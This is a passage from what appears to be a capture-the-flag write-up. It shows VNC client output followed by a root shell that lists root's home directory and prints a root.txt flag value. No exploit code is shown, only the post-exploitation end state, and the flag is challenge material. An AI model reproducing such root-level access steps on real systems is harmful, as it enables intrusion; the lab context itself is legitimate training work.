  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Same machine: preferring raw encoding
█
```

root flag:



```
# id
uid=0(root) gid=0(root) grupos=0(root)
# ls -lah
total 56K
drwx------  6 root root 4,0K jun 13 16:05 .
drwxr-xr-x 18 root root 4,0K dic 16 21:18 ..
-rw-------  1 root root    4 dic 23 18:22 .bash_history
-rw-r--r--  1 root root 3,5K dic 16 20:59 .bashrc
-rw-r--r--  1 root root  570 ene 31  2010 .bashrc_backup
drwx------  3 root root 4,0K dic 16 21:48 .gnupg
drwxr-xr-x  3 root root 4,0K dic 16 08:24 .local
-rw-r--r--  1 root root  148 ago 17  2015 .profile
-rw-r--r--  1 root root  270 dic 20 22:15 root.txt
-rw-r--r--  1 root root   66 dic 16 16:01 .selected_editor
drwxr-xr-x  2 root root 4,0K dic 23 18:20 .vnc
drwxr-xr-x  2 root root 4,0K dic 16 15:58 vnc
-rw-------  1 root root   98 jun 13 16:05 .Xauthority
-rw-------  1 root root 2,1K dic 16 15:57 .xsession-errors
# cat root.txt

root_flag==>> QFqy4EUHwtu9rrrVe2T27we5W
```